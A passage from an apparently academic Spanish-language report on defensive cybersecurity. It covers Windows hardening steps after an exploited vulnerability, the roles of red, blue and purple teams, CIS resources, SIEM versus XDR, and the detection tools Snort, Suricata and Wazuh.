
Figura 40. Tipo de cuenta



Fuente: elaboración propia.

En la Figura 4 se aprecia que el sistema operativo se encontraba con actualizaciones pendientes de descargar e instalar, entre las que está una actualización de la herramienta de eliminación de malware.

Figura 41. Estado de las actualizaciones del sistema operativo




Fuente: elaboración propia.

Para lograr subsanar los efectos causados por la explotación de la vulnerabilidad en la máquina víctima, se siguieron los siguientes pasos:

1. **Activar el firewall de Windows®:** esta acción permite bloquear conexiones indeseadas, filtrar paquetes en la red y monitorización de la actividad.

Figura 42. Firewall y protección de red habilitados




Fuente: elaboración propia.

2. **Activar la protección contra virus y amenazas:** por medio de esta opción se hace un escaneo de las aplicaciones, archivos, carpetas y sistema operativo en general, en busca de software malicioso que pueda dañar el equipo.

Figura 43. Protección contra virus y amenazas activada

Fuente: elaboración propia


Figura 44. Configuración de control de aplicaciones y explorador



Fuente: elaboración propia.

3. **Cerrar conexiones de escritorio remoto:** al cerrar las conexiones de escritorio remoto, se impide que desde afuera se tome posesión del equipo sin autorización.

Figura 45. Conexiones a escritorio remoto deshabilitadas




Fuente: elaboración propia.

4. **Bloquear puertos de comunicación:** al bloquear los puertos que no son necesarios, se impide que las aplicaciones habiliten servicios extraños, que puedan poner en riesgo la seguridad.


5. **Revisión de las reglas de entrada y salida del firewall de Windows®:** se realiza para comprobar que solo estén habilitadas las necesarias como, por ejemplo, las del firewall.

Figura 46. Reglas de entrada



Fuente: elaboración propia

Figura 47. Reglas de salida




Fuente: elaboración propia

6. **Búsqueda e instalación de actualizaciones del sistema operativo y de seguridad:** permite mantener el sistema protegido contra amenazas de día cero (Zero day), ya que estas corrigen brechas y reparan errores. Es recomendable dejar configurada la opción de actualizaciones automáticas, para que sea transparente para el usuario y se realicen cada vez que haya una mejora.

7. **Mejorar la configuración del navegador:** entre las configuraciones comunes que se pueden implementar en los navegadores se encuentran no guardar contraseñas, evitar las cookies de terceros, borrar las cookies cuando se cierre el navegador, entre otras.

Figura 48. Configuración de descargas desde el navegador




Fuente: elaboración propia.

Figura 49. Configuración de cookies del navegador

Fuente: elaboración propia.

8. **Dejar las cuentas de usuario con el menor privilegio:** es decir, solo los administradores podrán cambiar permisos, hacer instalación de software, entre otras.


Figura 50. Perfil de cuenta de tipo usuario



Fuente: elaboración propia.

9. **Activar las notificaciones:** para que, cuando una aplicación intente hacer cambios en el dispositivo, estas se activen y se muestren al usuario, permitiéndole tener un control y administrar los permisos de lo que se desea realizar en el equipo.


Figura 51. Configuración de control de cuentas de usuario



Fuente: elaboración propia

10. **Desagregación de cuentas de usuario:** se debe tener un usuario con privilegios de administrador y protegido con contraseña, quien será la única cuenta que pueda hacer la gestión del equipo.

Figura 52. Cuentas de usuario en el equipo



Fuente: elaboración propia.

11. **Uso de VPN:** de ser necesario el establecimiento de conexiones de escritorio remoto, se recomienda hacer uso de VPN, con el fin de encapsular, cifrar y asegurar el tráfico entre el origen y el destino.

12. **Activar el cifrado:** El cifrado codifica la información y solo puede accederla, copiarla o modificarla el usuario autorizado, quien debe poseer la contraseña maestra.

13. **Implementar las copias de seguridad:** Con este procedimiento, lo que se busca es que si el equipo sufre un fallo o un ciberataque, por ejemplo, por ransomware, el impacto se vea amortizado por esta buena práctica.

5.3 BLUE TEAM, RED TEAM, PURPLE TEAM Y EQUIPO DE RESPUESTA A INCIDENTES. ¿QUÉ SON Y CUALES SON SUS DIFERENCIAS?

El día a día de la seguridad informática, de la información y ciberseguridad demanda esfuerzos, recursos, procesos, capacidades y herramientas, que en conjunto y con un trabajo armónico, pueden ayudar a las empresas u organizaciones a retrasar en cierta medida, la materialización de los riesgos.

Para hacer frente a los retos que enfrentan diariamente, las organizaciones deben contar con un sistema de gestión de la ciberseguridad, por medio del cual tengan mecanismos de control, monitorización y respuesta que les permitan anticipar, identificar, responder y mitigar los incidentes de ciberseguridad que puedan materializarse.

Por lo anterior, es necesario contar con equipos de personas especializadas y con capacidades especiales, que puedan realizar actividades de detección, prueba, mejora y restauración de la ciberseguridad desde diferentes perspectivas y roles. Estos equipos son el Red Team, el Blue Team, el Purple Team y el equipo de respuesta a incidentes.

- **El Red Team:** es el equipo que se encarga de simular ataques cibernéticos reales contra la organización. Con estos ejercicios se busca evaluar el nivel de seguridad, descubrir brechas o encontrar posibles vulnerabilidades. El Red Team actúa como un adversario externo o interno, empleando técnicas, tácticas, procedimientos y herramientas de hacking ético para identificar y explotar debilidades en los sistemas, redes y aplicaciones de la empresa. El Red Team reporta sus hallazgos y recomienda medidas de mitigación para mejorar la seguridad. Por lo anterior, la importancia de este equipo radica en la ayuda a la organización a estar preparada para enfrentar amenazas reales y a mejorar su postura de seguridad.

- **El Blue Team:** se encarga de proteger la organización contra ataques cibernéticos externos e internos, con el fin de garantizar la confidencialidad, integridad y disponibilidad de la información y los recursos. Este equipo implementa, monitorea y gestiona soluciones de seguridad como antivirus, firewalls, sistemas de detección y prevención de intrusiones, entre otros. Adicionalmente, este equipo detecta y responde a incidentes de seguridad, realiza análisis forense y trazabilidad de los vectores de ataque. Pero su actividad no se limita a esto, ya que también realiza endurecimiento de sistemas y cacería de amenazas. Como complemento a las recomendaciones dadas por el Red Team, el Blue Team propone y establece medidas de prevención y detección para futuros casos.

- **El Purple Team:** es el equipo que se encarga de asegurar y maximizar la efectividad de las acciones del Red Team y el Blue Team, con el fin de mejorar continuamente la seguridad de la organización. El Purple Team realiza ejercicios de simulación de ataques y evalúa la efectividad de las defensas implementadas por el Blue Team. También facilita la comunicación y el intercambio de conocimientos entre el Red Team y el Blue Team, ayudándoles a aprender unos de otros y a adaptar sus tácticas y técnicas según los resultados obtenidos. Además, mide y reporta el nivel de madurez de la seguridad de la organización. El Purple Team ayuda a la organización a optimizar sus recursos y procesos de seguridad, maximizando la efectividad de los equipos rojo y azul, por medio del desarrollo de objetivos comunes.

- **Los equipos de respuesta a incidentes informáticos** son los equipos que se encargan de restaurar la normalidad operativa lo más rápido posible tras

un incidente de seguridad, con el fin de minimizar las pérdidas y las consecuencias negativas, a través del establecimiento de planes de acción de respuesta a incidentes de seguridad, siguiendo las fases de contención, erradicación, recuperación y lecciones aprendidas. También coordinan las actividades con otros equipos internos y externos involucrados en la respuesta a incidentes, como el Red Team, el Blue Team, el Purple Team, los proveedores, clientes, autoridades, gobierno empresarial, entre otros. Adicionalmente, el equipo de respuesta a incidentes cumple un papel muy importante ya que se encarga de documentar y comunicar los incidentes y las acciones realizadas durante todo el proceso.

5.4 CIS – CENTER FOR INTERNET SECURITY Y SU FUNCIÓN DENTRO DEL BLUE TEAM.


El CIS (Center for Internet Security) es una organización sin ánimo de lucro e independiente, que se dedica a crear confianza en el mundo conectado, ofreciendo herramientas y recursos a las personas, organizaciones y gobiernos para que puedan protegerse de las ciberamenazas que los acechan día a día.

La función del CIS dentro del Blue Team, es proporcionarle un conjunto de controles, mejores prácticas normativas y fundamentales en temas de ciberseguridad y acciones defensivas que les ayudan a anticiparse a los ciberataques. El CIS, por medio de los controles CIS, apoyan estos equipos en el cumplimiento regulatorio, en una época de multiplicidad de marcos, lo que hace que la gestión de la seguridad y la auditoría sean un poco más fáciles.

Dentro de los recursos que ofrece el CIS se encuentran: los controles de seguridad crítica, los benchmarks de CIS, imágenes hardenizadas y el SecureSuite de CIS. Algunos recursos necesitan pagos como, por ejemplo, las imágenes hardenizadas. Para encontrar los tutoriales que posee CIS, se pueden seguir estos pasos:

- Se accede a la página web de CIS: www.cisecurity.org
- En el menú superior, se encuentran los diferentes recursos a los que se puede acceder.
- Se elige la categoría de interés, por ejemplo: CIS Hardened Images, Support o iniciar sesión en CIS WorkBench.
- Dentro de cada categoría, se encuentran diferentes tipos de recursos, como guías, documentos técnicos, vídeos, webinars, podcasts o blogs.
- Se pueden filtrar los recursos por tipo, tema, idioma o fecha usando la opción de búsqueda que aparece en la partre superior derecha de la pantalla.
- Hacer clic en el recurso que quiera consultar y seguir las instrucciones para descargarlo o verlo.


Figura 53. Sitio web del CIS



Fuente: elaboración propia

Adicionalmente a lo anterior, en la opción CIS WorkBench Sign In, se puede hacer la creación de una cuenta, la cual da acceso a las opciones que se ven en la Figura 17.

Figura 54. Dashboard de CIS WorkBench



Fuente: elaboración propia

Dentro de cada opción, se encuentran innumerables recursos como documentos, foros de discusiones, archivos y herramientas descargables. Es una herramienta muy intuitiva y sencilla de usar.

5.5 SIEM Y XDR: DIFERENCIAS ENTRE ELLOS.

Dentro de las soluciones de seguridad que son comúnmente usadas, se encuentran el SIEM (Security Information and Event Management, en español, Información de seguridad y gestión de eventos), el cual es una solución que reúne y analiza información de diferentes fuentes con el objetivo de detectar amenazas, gestionar incidentes y mejorar el cumplimiento.

Por otro lado, el XDR (eXtended Detection and Response), armoniza la detección y respuesta a amenazas obteniendo, correlacionando y clasificando, casi en tiempo real, la información proveniente de diferentes fuentes.

En la Tabla 1, se presentan las diferencias entre las herramientas SIEM y XDR.

Tabla 1. Diferencias entre SIEM y XDR

SIEM	XDR
Se centra principalmente en los datos de registro de varias fuentes como firewalls, servidores, aplicaciones y dispositivos de red, entre otros.	Va más allá de los registros e incorpora un rango más amplio de datos de telemetría de seguridad, incluyendo los datos de los endpoints, el tráfico de red y los entornos basados en la nube.
Recopila y analiza los registros para identificar eventos de seguridad y generar alertas, sin embargo, no incluye opciones de automatización.	Es una herramienta que se destaca en la detección y respuesta a amenazas, ya que utiliza análisis avanzados y aprendizaje automático para identificar anomalías rápidamente, lograndolo mediante la unión de EDR y MDR.
Las acciones que puede tomar, se limitan normalmente a enviar alertas de seguridad a los SOCs, para que sea desde ahí que se realicen las gestiones, lo que lo hace una herramienta pasiva.	Puede orquestar automáticamente respuestas coherentes en tiempo real a las amenazas cibernéticas en múltiples endpoints.

SIEM	XDR
Es mejor para el registro de eventos y el análisis a largo plazo.	Es mejor para la detección y respuesta rápida a las amenazas avanzadas.

5.6 INFORME DE ELECCIÓN DE TRES HERRAMIENTAS PARA LA DETECCIÓN DE ATAQUES INFORMÁTICOS

Dentro de las herramientas que debe tener todo equipo de seguridad informática, de la información o ciberseguridad, se encuentran las que les permiten a los profesionales que conforman estas unidades, hacer la detección de incidentes de seguridad. Estas herramientas en muchas ocasiones, detectan tempranamente comportamientos anómalos, como los descritos en el numeral 2.1 Pasos para identificar un ataque de ciberseguridad en tiempo real y análisis de las acciones necesarias para contenerlo, que se trató anteriormente en el presente documento.

Algunas de las herramientas más conocidas para la de detección de ciberataques, con licencia GPL (software libre y código abierto) son las siguientes:

SNORT: Es un sistema de detección y prevención de intrusiones basado en red que analiza el tráfico y genera las alertas respectivas sobre posibles ataques. Esta herramienta es capaz de detectar una gran variedad de amenazas, tales como escaneos de puertos, ataques de denegación de servicio, intentos de acceso no autorizado, malware, entre otros.
Snort se usa principalmente como[10]:

1. Rastreador de paquetes como tcpdump.
2. Supervisor de paquetes, que es útil para la depuración del tráfico de red.
3. Un completo sistema de prevención de intrusiones en la red (IPS). Snort se puede descargar y configurar para uso personal y empresarial indistintamente.

SURICATA: Es un motor de detección y prevención de intrusiones basado en red que utiliza reglas basadas en firmas para reconocer patrones maliciosos. También incorpora funciones avanzadas como el análisis de protocolos, seguimiento de flujos, inspección profunda de paquetes, detección de anomalías y extracción de

[10] SNORT. What is Snort? [sitio web]. [Consultado: 20, septiembre, 2023]. Disponible en: https://www.snort.org/

archivos, registro de solicitudes HTTP, registro y almacenamiento de certificados TLS, registro de DNS, entre otros.

Figura 55. Servicios de Suricata

Fuente: Stamus Networks

WAZUH: Es una plataforma HIDS (Host-based Intrusion Detection System) de seguridad que integra OSSEC con otras herramientas como Elasticsearch, Logstash y Kibana. Es una herramienta de código abierto que proporciona una visión global y centralizada del estado de seguridad de los sistemas que están siendo monitoreados; además, genera alertas en tiempo real, cuenta con paneles interactivos y reportes detallados. Es una poderosa aplicación que puede ser instalada en equipos o en servidores, de manera práctica. Algunas de las funciones que incluye son:

- Comprobación de integridad de ficheros.
- Análisis automático de logs.
- Detección de intrusiones.
- Auditoría a la configuración.
- Respuesta activa a incidentes.
- Auditoría de cumplimiento.
- Examen de seguridad del sistema.
- Monitoreo de seguridad en entornos cloud.
- Inclusión de reglas o firmas de comportamientos maliciosos.
- Seguridad de contenedores.

6 CONCLUSIONES

Muchos de los incidentes se materializan gracias a malas configuraciones o a la conservación de credenciales por defecto, por ejemplo, la combinación: usuario admin – contraseña admin, las cuales hacen que los ciberdelincuentes con un ataque de fuerza bruta ganen acceso a los recursos de infraestructura y escalen privilegios, para lograr su cometido que, en la mayoría de los casos, es la exfiltración de datos con fines lucrativos. Por esta razón, se puede concluir que, adicionalmente a las herramientas técnicas (dispositivos), las organizaciones deben crear e implementar programas robustos de educación en seguridad informática, de la información y ciberseguridad, que involucren a todos los colaboradores, con el fin de hacerlos conscientes 